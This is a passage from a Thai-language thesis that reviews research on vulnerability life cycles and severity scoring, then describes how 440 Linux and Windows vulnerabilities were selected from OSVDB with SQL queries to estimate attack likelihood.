Arbaugh และคณะ [1] นำเสนอการคิดค้นต้นแบบวัฏจักรชีวิตของจุดอ่อนที่มีความเฉพาะมากกว่ารูปแบบเดิมที่ใช้การวิเคราะห์ขั้นตอน (phase) ของจุดอ่อน โดยต้นแบบที่นำเสนอนั้นนำมาจากสถานะ (states) ที่จุดอ่อนหนึ่งสามารถปรากฏขึ้นได้ทั้งหมดในช่วงชีวิต ตั้งแต่การเกิด (Birth) การค้นพบจุดอ่อน (Discovery) การเปิดเผยข้อมูล (Disclosure) การแก้ไข (Correction) การเผยแพร่ (Publicity) การปรากฏชุดคำสั่ง (Scripting) และการตาย (Death) ซึ่งพบว่า จำนวนการบุกรุกเป็นไปดังรูปที่ 2.2 ด้วยสมมติฐานที่ว่า จำนวนการบุกรุกเพิ่มขึ้นเมื่อมีการค้นพบและเปิดเผยรายละเอียดของจุดอ่อนไว้ที่เว็บไซต์บัญชีจ่าหน้า และอัตรานี้เพิ่มขึ้นอย่างรวดเร็วเมื่อจุดอ่อนนั้นตกเป็นข่าวเผยแพร่ในวงกว้าง และมีแนวโน้มจะเพิ่มขึ้นจนเจ้าของผลิตภัณฑ์สร้างตัวปิดจุดอ่อนเผยแพร่สู่ผู้ใช้แล้ว อัตราการบุกรุกจึงลดลงอย่างรวดเร็วมากกว่าที่จะค่อยๆ ลดลงอย่างในรูปที่ 2.2 แต่ยังต้องใช้เวลากว่าที่ข่าวการออกตัวปิดจุดอ่อนนั้นจะเผยแพร่ให้ผู้ใช้รับทราบและยังต้องใช้เวลาอีกระยะหนึ่งกว่าที่ผู้ใช้จะทำการติดตั้งตัวปิดจุดอ่อน เนื่องจากต้องใช้เวลาในการทดสอบตัวปิดจุดอ่อนเหล่านั้นว่าจะไม่สร้างปัญหาใหม่




รูปที่ 2.2 วัฏจักรชีวิตจุดอ่อนที่สัมพันธ์กับอัตราการบุกรุก

การให้คำนิยามของขั้นตอนที่สำคัญในวัฏจักรชีวิตจุดอ่อนที่สำคัญในขั้นตอนเปิดเผยข้อมูล (Disclosure) ว่าการเปิดเผยนั้นอาจประกาศไว้ในบัญชีจ่าหน้าเฉพาะกลุ่มสำหรับสนทนาในรายละเอียดและเป็นการประกาศการค้นพบจุดอ่อนนั้น ขั้นตอนการเผยแพร่ (Publicity) ว่าจุดอ่อนถูกเผยแพร่ในหลายทาง องค์ประกอบสำคัญในขั้นตอนนี้คือ จุดอ่อนเป็นที่ทราบกันในวงกว้างและการเปิดเผยข้อมูลไม่สามารถควบคุมได้ เช่น การรายงานจุดอ่อนที่สำคัญผ่านแหล่งข่าว และขั้นตอนการปรากฏชุดคำสั่ง (Scripting) ว่าการปรากฏชุดคำสั่งครอบคลุมถึงการประยุกต์ใช้ทาง

เทคนิคอย่างง่ายในการหาประโยชน์จากจุดอ่อน ทำให้การหาประโยชน์จากจุดอ่อนทำได้โดยผู้ที่ไม่มีทักษะหรือมีทักษะเพียงเล็กน้อย โดยพบว่าลำดับของการปรากฏเหตุการณ์ทั้ง 3 เหตุการณ์ ได้แก่ การเกิด การค้นพบและการเปิดเผยจุดอ่อน ต้องเกิดขึ้นเป็นลำดับที่แน่นอน และหลังจากเหตุการณ์การเปิดเผยจุดอ่อนแล้ว เหตุการณ์ที่ตามมาในวัฏจักรชีวิต 3 เหตุการณ์ ได้แก่ ขั้นตอนการเผยแพร่ การปรากฏของชุดคำสั่ง และการแก้ไข สามารถปรากฏขึ้นได้โดยมีลำดับที่ไม่แน่นอน

2.2.2 **เอกสาร** “Cryptogram September 2000 - full disclosure and the window of exposure”

ในเอกสารของ Schneier [5] กล่าวว่าเมื่อจุดอ่อนปรากฏขึ้นในผลิตภัณฑ์แล้วจะสร้างสิ่งที่เรียกว่า “ช่วงเวลาโอกาสเสี่ยงภัย” (Windows of exposure) ช่วงเวลานี้จะปรากฏจนกระทั่งจุดอ่อนนั้นมีตัวปิดจุดอ่อนและติดตั้งเรียบร้อยแล้ว ลักษณะของช่วงเวลาขึ้นอยู่กับจำนวนประชากรที่สามารถหาประโยชน์จากจุดอ่อนนั้นว่ามีเท่าใด และมีความรวดเร็วในการสร้างตัวปิดจุดอ่อนเท่าใด ซึ่งเป้าหมายหลักคือต้องการลดขนาดของช่วงเวลาโอกาสเสี่ยงภัยนี้ให้เล็กที่สุดเท่าที่จะเป็นไปได้ ช่วงเวลาโอกาสเสี่ยงภัยมี 5 ขั้นตอน ดังรูปที่ 2.3




รูปที่ 2.3 ขั้นตอนทั้ง 5 ในช่วงเวลาโอกาสเสี่ยงภัย

จากกราฟที่ได้จะพบว่าความเสี่ยงเพิ่มขึ้นตั้งแต่มีการค้นพบจุดอ่อน จนกระทั่งถึงจุดสูงสุดเมื่อเจ้าของผลิตภัณฑ์ออกตัวปิดจุดอ่อน และลดลงเมื่อผู้ใช้ทำการติดตั้งตัวปิดจุดอ่อน โดยเป้าหมายของผู้เชี่ยวชาญทางด้านความปลอดภัย คือ การลดขนาดของช่วงเวลาโอกาสเสี่ยงภัยให้มีขนาดเล็กที่สุดเท่าที่จะเป็นไปได้ โดยนำเสนอ 2 วิธีการ คือ การลดขนาดของช่วงเวลาลงโดยการจำกัดจำนวนของข้อมูลจุดอ่อนที่สามารถใช้ประโยชน์ได้อย่างกว้างขวางลง และ การลดขนาดช่วงเวลาโอกาสเสี่ยงภัยในด้านเวลาลง โดยลดเวลาในช่วงที่เจ้าของผลิตภัณฑ์ออกตัวปิดจุดอ่อนและผู้ดูแลระบบติดตั้งตัวปิดจุดอ่อนนั้นก่อนที่จะมีคำสั่งหรือเครื่องมือแบบอัตโนมัติออกมาเผยแพร่ก่อน

2.2.3 **งานวิจัย** “A Trend Analysis of Exploitations”

Browne และคณะ [4] สนับสนุนสมมติฐานที่ว่า “ผู้ดูแลระบบไม่ดี” (Poor system administrator) โดยกล่าวว่า ข้อบกพร่องที่เกิดขึ้นในซอฟต์แวร์นำมาซึ่งจุดอ่อนที่ปรากฏเป็นรายงานการถูกบุกรุกนั้น เหตุการณ์เหล่านั้นสนับสนุนสมมติฐานที่ว่าการปฏิบัติหน้าที่ของผู้ดูแลระบบที่ไม่ดีพอ รวมถึงการติดตั้งตัวปิดจุดอ่อนที่ไม่ทันเวลา เป็นผลทำให้เกิดช่วงเวลาที่จุดอ่อนมีผลกระทบกับระบบมากเกินไป แต่อย่างไรก็ตามยังไม่มีงานวิจัยที่สนับสนุนสมมติฐานนี้



รูปที่ 2.4 พฤติกรรมการบุกรุกตามสมมติฐานดั้งเดิม ใน [4]

งานวิจัยนี้ได้ทำการทดลองเพื่อสนับสนุนสมมติฐานดังกล่าว โดยพิจารณาใน 3 ขั้นตอน คือ เมื่อค้นพบจุดอ่อน เมื่อเกิดคำสั่งหรือโปรแกรมแบบอัตโนมัติ และเมื่อมีตัวปิดจุดอ่อนเกิดขึ้น จากสมมติฐานดั้งเดิมที่ว่าอัตราการหาประโยชน์จากจุดอ่อนเพิ่มขึ้นเมื่อมีการค้นพบจุดอ่อนและสัมพันธ์กันไปจนเมื่อจุดอ่อนนั้นถูกใช้ประโยชน์จนเป็นที่รู้จักกันในวงกว้าง (จนตกเป็นข่าว) และคาดว่าอัตรานี้จะลดลงเรื่อยๆ จนกระทั่งเมื่อมันล้าสมัยซึ่งอาจเกิดจากการติดตั้งตัวปิดจุดอ่อนหรือถูกแทนที่ด้วยซอฟต์แวร์เวอร์ชั่นที่ใหม่กว่า ซึ่งจากสมมติฐานดั้งเดิมนี้เป็นไปดังรูปที่ 2.4 แต่เมื่อทำการวิเคราะห์จากข้อมูลที่ใช้ในงานวิจัยนี้แล้ว บ่งชี้ว่ากราฟควรมีลักษณะเบ้ซ้าย (Positive skew) มากกว่าที่จะเป็นกราฟเบ้ขวา (Negative skew) เหมือนเช่นรูปที่ 2.4 ยิ่งไปกว่านั้นตัวปิดจุดอ่อนถูกสร้างออกมาก่อนเกิดเหตุการณ์ถูกโจมตี ดังนั้น ชุดคำสั่งจึงเป็นเหตุการณ์ที่เป็นตัวกระตุ้นทำให้เกิดเหตุการณ์ และเหตุการณ์จำนวนมากที่ปรากฏขึ้นตามหลังจากการมีชุดคำสั่ง


2.2.4 Empirical Analysis of Software Vendors' Patching Behavior

Arora [6] ได้ศึกษาถึงพฤติกรรมการสร้างตัวปิดจุดอ่อนของเจ้าของผลิตภัณฑ์กับการเปิดเผยรายละเอียดของจุดอ่อน เพื่อหาเวลาที่เหมาะสมสำหรับการกำหนดนโยบายการเปิดเผยรายละเอียดจุดอ่อนที่มีผลกระทบกับช่วงเวลาที่เจ้าของผลิตภัณฑ์สามารถสร้างตัวปิดจุดอ่อนออกมาได้ พบว่า มุมมองหลักที่ทำให้ซอฟต์แวร์มีความปลอดภัยมากขึ้น คือ การมีตัวปิดจุดอ่อนที่ทันเวลาและเชื่อถือได้จากเจ้าของผลิตภัณฑ์ การเปิดเผยจุดอ่อนก่อนที่ตัวปิดจุดอ่อนจะถูกสร้างออกมาได้สร้างความสนใจและมีการโต้เถียงกันอย่างมาก ว่าเจ้าของผลิตภัณฑ์จะสร้างตัวปิดจุดอ่อนได้เร็วที่สุดหลังจากที่มีการเปิดเผยรายละเอียดได้อย่างไร ซึ่งในงานวิจัยนี้ได้ใช้ข้อมูลจาก CERT/CC และ Security Focus ในการหาคำตอบ ผลที่ได้จากงานวิจัยนี้แนะนำว่านโยบายการเปิดเผยรายละเอียดที่มีนัยสำคัญทางบวกกับความเร็วในการสร้างตัวปิดจุดอ่อนของเจ้าของผลิตภัณฑ์ ได้มากกว่า 137% โดยเปรียบเทียบความแตกต่างของการไม่เปิดเผยรายละเอียดจะผลักดันให้ผู้ผลิตออกตัวปิดจุดอ่อนได้เร็วกว่าเดิม 29 วัน และพบว่าการตอบสนองของเจ้าของผลิตภัณฑ์ช้ากว่าจุดอ่อนที่ไม่ถูกจัดการจากนโยบายของ CERT/CC ซึ่งสะท้อนให้เห็นว่า การไม่มีมาตรการที่แตกต่างกันในด้านความรุนแรงและความสำคัญของจุดอ่อน สามารถสะท้อนถึงการสื่อสารระหว่าง CERT/CC และเจ้าของผลิตภัณฑ์ ยิ่งไปกว่านั้น เจ้าของผลิตภัณฑ์ที่เปิดเผยรหัสต้นฉบับ (Open source) สามารถสร้างตัวปิดจุดอ่อนออกมาได้เร็วกว่าและตอบสนองต่อจุดอ่อนได้ช้ากว่าผู้ผลิตที่ปิดบังรหัสต้นฉบับ (Closed source vendor)

2.2.5 **งานวิจัย** Large Scale Analysis

Stefan และคณะ [3] ได้มีการให้คำนิยามและคำจำกัดความของคำศัพท์ที่ใช้เรียกแต่ละขั้นตอนของวัฏจักรที่แตกต่างจากงานวิจัยของ Arbaugh และคณะ (ในหัวข้อ 2.2.1) โดยมุ่งเน้นการนิยามคำจำกัดความไว้ 3 ขั้นตอน โดยเน้นในขั้นตอนการเปิดเผยข้อมูลจุดอ่อน (Disclosure) ว่าเป็นการเปิดเผยจุดอ่อนสู่สาธารณะที่มีสมาชิกที่เจาะจงจำนวนหนึ่ง และนำเสนอว่าลำดับของขั้นตอนของจุดอ่อนใน 3 ขั้นตอน ได้แก่ ขั้นตอนการปรากฏชุดคำสั่ง (Exploit) ขั้นตอนการเปิดเผยรายละเอียดเกี่ยวกับจุดอ่อน (Disclosure) และขั้นตอนที่มีผลิตภัณฑ์แก้ไขข้อบกพร่องจากผู้ผลิต (Patch) นั้นสามารถปรากฏเป็นลำดับที่ไม่แน่นอนตายตัว ทั้งในขั้นตอนการการปรากฏชุดคำสั่ง (Exploit) และขั้นตอนที่มีผลิตภัณฑ์แก้ไขข้อบกพร่องจากผู้ผลิต (Patch) สามารถเกิดก่อนหรือหลังจากช่วงเวลาที่มีการค้นพบ (Discovery) ได้

โดยกล่าวว่าในระหว่างช่วงของวัฏจักรจะมีความเสี่ยงที่แตกต่างกัน 3 ระดับ คือ Black Risk, Gray Risk และ White Risk ดังรูปที่ 2.5 โดยที่ Black Risk จะมีระดับความเสี่ยงที่สูงที่สุดเป็นอันดับหนึ่ง ระดับความเสี่ยงจะลดลงตามลำดับจนถึงระดับความเสี่ยงที่เรียกว่า White Risk คือ ระบบปราศจากความเสี่ยงเมื่อผู้ดูแลระบบทำการติดตั้งตัวปิดจุดอ่อนแล้ว




รูปที่ 2.5 วัฏจักรชีวิตจุดอ่อน ใน [3]

2.3 การให้ค่าคะแนนจุดอ่อน

การกำหนดหรือให้ค่าคะแนนกับจุดอ่อนนั้น ได้มีการนำเสนอวิธีการในให้ค่าคะแนนระดับความรุนแรง (Severity score) ไว้ในหลายวิธีการ

2.3.1 ระบบการให้ค่าคะแนนจุดอ่อน (Common Vulnerability Scoring System (CVSS))

ใน [17] ได้พัฒนาขอบข่ายงานระบบการให้ค่าคะแนนจุดอ่อนแบบเปิด เพื่อกำหนดความสำคัญของการจัดการจุดอ่อนให้ลดความเสี่ยงได้ดีที่สุด โดยพิจารณาตามกลุ่มสำหรับการกำหนดคะแนนออกเป็น 3 กลุ่ม คือ กลุ่มตัววัดพื้นฐาน (Base Metric Group) กลุ่มตัววัดเชิงเวลา (Temporal Metric Group) และกลุ่มตัววัดด้านสิ่งแวดล้อม (Environmental Metric Group) ดังรูปที่ 2.6



รูปที่ 2.6 การให้ค่าคะแนนจุดอ่อนใน CVSS

ซึ่งมีการกำหนดค่าให้กับแต่ละระดับของมาตรวัดในแต่ละกลุ่มที่พิจารณา และคำนวณค่าคะแนนโดยรวมผลบวกของคะแนนในแต่ละกลุ่มเป็นคะแนนรวม แหล่งรวบรวมข้อมูลทางด้านจุดอ่อนที่เอ็นวีดีเรียกใช้ระบบนี้อยู่

2.3.2 **งานวิจัย** Vulnerability profile for Linux

รัศมีทิพย์และคณะ [10] ได้นำเสนอการให้คะแนนจุดอ่อนแต่ละตัวโดยพิจารณาถึงดัชนีความเปราะบางของระบบ ถ้าหากมีค่าดัชนีความเปราะบางสูง ระบบจะมีความเสี่ยงต่อความเสียหายโดยการโจมตีจุดอ่อนมากกว่าดัชนีความเปราะบางที่มีค่าน้อย รวมถึง การวิเคราะห์ความสามารถในการป้องกันจุดอ่อนจะกำหนดระดับคะแนนที่ต่างกันขึ้นกับระดับความเสียหายและความรุนแรง ไว้ 3 ระดับ คือ ระดับสูง ระดับกลาง และระดับต่ำ

การให้คะแนนของจุดอ่อนที่ใช้ในงานวิจัยนี้ พิจารณาความเสียหายใน 4 ลักษณะคือ การรักษาความลับ การรักษาบูรณภาพ การรักษาสภาพความพร้อมใช้งาน และการล่วงละเมิดระบบ โดยใน 3 ลักษณะแรก จะให้คะแนนลักษณะละ 1 คะแนน ส่วนลักษณะความเสียหายแบบล่วงละเมิดระบบ จะคิดจากผลรวมของการล่วงละเมิดในแบบต่างๆ 4 แบบ คือ Run arbitrary code, Elevate Privilege, Account Break-in และ Root Break-in


บทที่ 3

วิธีดำเนินการวิจัย

งานวิจัยนี้ มีขั้นตอนการดำเนินงานแบ่งเป็น 8 ขั้นตอน คือ

1. ศึกษาและวิเคราะห์ลักษณะวัฏจักรชีวิตของจุดอ่อน
2. คัดกรองจุดอ่อนจากโอเอสวีดีบี ที่ใช้เป็นกลุ่มตัวอย่างสำหรับการสืบค้นข้อมูล
3. ค้นหาค่าวันที่จากแหล่งข้อมูลในขั้นตอนของวัฏจักรชีวิตจุดอ่อนที่คัดเลือก
4. วิเคราะห์ปัจจัยที่มีผลต่อโอกาสถูกโจมตี
5. นำเสนอค่าโอกาสถูกโจมตีด้วยแผนภูมิแบบเรดาร์
6. วิเคราะห์ค่านอร์มของโอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์
7. หาค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน
8. วิเคราะห์ผลคะแนนโอกาสของจุดอ่อน

วิธีดำเนินการในงานวิจัยนี้ ซึ่งในที่นี้คือ การหาค่าโอกาสถูกโจมตีผ่านจุดอ่อน โดยอาศัยวัฏจักรชีวิตจุดอ่อนของระบบ สามารถแสดงได้ดังรูปที่ 3.1 ดังนี้



รูปที่ 3.1 แสดงวิธีการดำเนินงานวิจัย

3.1 ศึกษาและวิเคราะห์ลักษณะวัฏจักรชีวิตของจุดอ่อน

จากการศึกษางานวิจัยที่ผ่านมาและแหล่งรวบรวมข้อมูลทางด้านจุดอ่อน ทำให้สามารถระบุถึงขั้นตอนที่มีนัยสำคัญในวัฏจักรชีวิตของจุดอ่อนที่เมื่อปรากฏเหตุการณ์แล้ว มีผลต่อความยากง่ายในการหาประโยชน์ได้ 5 ขั้นตอน คือ ขั้นตอนการค้นพบจุดอ่อน (Discovery) ขั้นตอนการเปิดเผย (Disclosure) ขั้นตอนการสร้างตัวปิดจุดอ่อน (Patch) ขั้นตอนการเผยแพร่ (Publicity) และขั้นตอนการปรากฏชุดคำสั่งเอื้อประโยชน์ (Exploitability) เช่น ในจุดอ่อนที่ปรากฏเป็นเวลานาน 5 ปี หรือ ปรากฏตัวปิดจุดอ่อนมาเป็นเวลานานแล้ว ทำให้มีความเป็นไปได้สูงว่าจะไม่มีผู้ใช้ในซอฟต์แวร์หรือระบบปฏิบัติการนั้น ดังนั้น การหาประโยชน์จากจุดอ่อนหรือโอกาสถูกโจมตีผ่านจุดอ่อนนี้จะน้อยมากเมื่อเทียบกับจุดอ่อนใหม่ที่เพิ่งถูกค้นพบและปรากฏชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติในเว็บไซต์บัญชีจ่าหน้า ซึ่งมีโอกาสน้อยที่เจ้าของผลิตภัณฑ์จะสร้างตัวปิดจุดอ่อนออกมาได้ทัน หรือผู้ดูแลระบบจะติดตั้งตัวปิดจุดอ่อนแล้ว ทำให้การหาประโยชน์ผ่านจุดอ่อนนี้ทำได้ง่ายจากนักเล่นสคริปต์ (Script kiddies) หรือหากเป็นจุดอ่อนที่ปรากฏขึ้นมาใหม่ที่มีลักษณะของจุดอ่อนที่เมื่อบุกรุกแล้วยอมให้สิทธิ์การล่วงละเมิดระดับผู้ดูแลระบบ แต่ยังไม่ปรากฏชุดคำสั่งหรือโปรแกรมเผยแพร่ออกมา แรงจูงใจในการพัฒนาชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติขึ้นเพื่อใช้โจมตีจากแฮ็กเกอร์จะมีความเป็นไปได้สูง เป็นต้น ดังนั้น ลักษณะการปรากฏหรือไม่ปรากฏเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตมีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อนได้ ซึ่งงานวิจัยนี้ได้แยกประเภทวัฏจักรชีวิตจุดอ่อนจากลักษณะดังกล่าวเป็นหลัก ดังผลการวิจัยในบทที่4

3.2 การคัดกรองจุดอ่อนจากโอเอสวีดีบี (OSVDB)

จุดอ่อนที่ใช้ในงานวิจัยนี้มาจากฐานข้อมูลแบบเปิดที่ชื่อโอเอสวีดีบี โดยการนำข้อมูลจากเอ็กซ์เอ็มแอลไฟล์เวอร์ชั่น xmlDumpByID-2007-05-01.xml มาสกัดเป็นฐานข้อมูล VLCDB (Vulnerability life cycle database) ที่ใช้ในงานวิจัย จากนั้นจึงใช้คำสั่งเอสคิวแอลสำหรับค้นหาข้อมูลจุดอ่อนในรายการซีวีอีจากฟิลด์ Vendor_name และ Base_name ตลอดจนการค้นหาข้อมูลจุดอ่อนจากแหล่งข่าว ทำให้ได้ข้อมูลจุดอ่อนที่ใช้ในงานวิจัยนี้ทั้งสิ้น 440 รายการ แบ่งเป็นจุดอ่อนบนระบบปฏิบัติการลินุกซ์ จำนวน 201 รายการ และจุดอ่อนบนระบบปฏิบัติการวินโดวส์ จำนวน 239 รายการ รายละเอียดของการคัดกรองจุดอ่อนที่ใช้เป็นกลุ่มข้อมูลตัวอย่างในงานวิจัยนี้มีดังต่อไปนี้

3.2.1 การคัดกรองข้อมูลจุดอ่อนบนระบบปฏิบัติการลินุกซ์

เมื่อทำการคัดกรองด้วยคำสั่งเอสคิวแอล ดังรูปที่ 3.2 จะได้จำนวนจุดอ่อนบนระบบปฏิบัติการลินุกซ์ ทั้งหมด 207 รายการ โดยเมื่อทำการค้นหาค่าวันที่ของเหตุการณ์ในวัฏจักร

ซีวิตแล้วได้ทำการตัดรายการจุดอ่อนที่ไม่สามารถหาข้อมูลได้ออก เป็นจำนวน 11 รายการ และได้ค้นหาข้อมูลจุดอ่อนเพิ่มเติมจากเว็บไซต์ข่าว อีกจำนวน 5 รายการ ทำให้ได้จำนวนตัวอย่างจุดอ่อนบนระบบปฏิบัติการวินโดวส์ที่ใช้ในงานวิจัยเป็นจำนวน ทั้งสิ้น 201 รายการ

```
select distinct ext_ref_text from VULN,PRODUCT,ext_ref where
(vuln.vuln_id=PRODUCT.vuln_id and ext_ref.vuln_id=product.vuln_id) and
ext_ref.type_name='CVE ID' and (vendor_name like '%linux%' or base_name like
'%linux%') order by ext_ref_text
```

รูปที่ 3.2 คำสั่งเอสคิวแอลที่ใช้ในการคัดกรองรายการจุดอ่อนบนระบบปฏิบัติการลินุกซ์

3.2.2 การคัดกรองข้อมูลจุดอ่อนบนระบบปฏิบัติการวินโดวส์

ทำการคัดกรองด้วยคำสั่งเอสคิวแอล ดังรูปที่ 3.3 จะได้จุดอ่อนจำนวน 1,100 รายการ ซึ่งมีผลต่อผลิตภัณฑ์หลายผลิตภัณฑ์ ซึ่งในงานวิจัยนี้ได้ใช้จุดอ่อนที่มีผลต่อผลิตภัณฑ์ 5 ผลิตภัณฑ์ จากการคัดกรองในฟิลด์ Base_name ด้วยคำค้น 5 คำ คือ Windows, Windows 2000 Server, Excel, PowerPoint และ Word ด้วยคำสั่งเอสคิวแอล ดังรูปที่ 3.4 ทำให้ได้จำนวนจุดอ่อน 203 รายการ และได้ทำการค้นหาข้อมูลจุดอ่อนจากเว็บไซต์ข่าวเพิ่มเติมอีกจำนวน 36 รายการ ทำให้ได้จำนวนตัวอย่างจุดอ่อนบนระบบปฏิบัติการวินโดวส์เป็นจำนวน ทั้งสิ้น 239 รายการ


```
select distinct ext_ref_text,vendor_name,base_name from VULN,PRODUCT,ext_ref where
(vuln.vuln_id=PRODUCT.vuln_id and ext_ref.vuln_id=product.vuln_id) and
ext_ref.type_name='CVE ID' and (vendor_name like 'microsoft%') order by ext_ref_text
```

รูปที่ 3.3 คำสั่งเอสคิวแอลที่ใช้ในการคัดกรองรายการจุดอ่อนบนระบบปฏิบัติการวินโดวส์

```
select distinct ext_ref_text,vendor_name,base_name from VULN,PRODUCT,ext_ref where
(vuln.vuln_id=PRODUCT.vuln_id and ext_ref.vuln_id=product.vuln_id) and
ext_ref.type_name='CVE ID' and (base_name like 'Excel') order by ext_ref_text
```

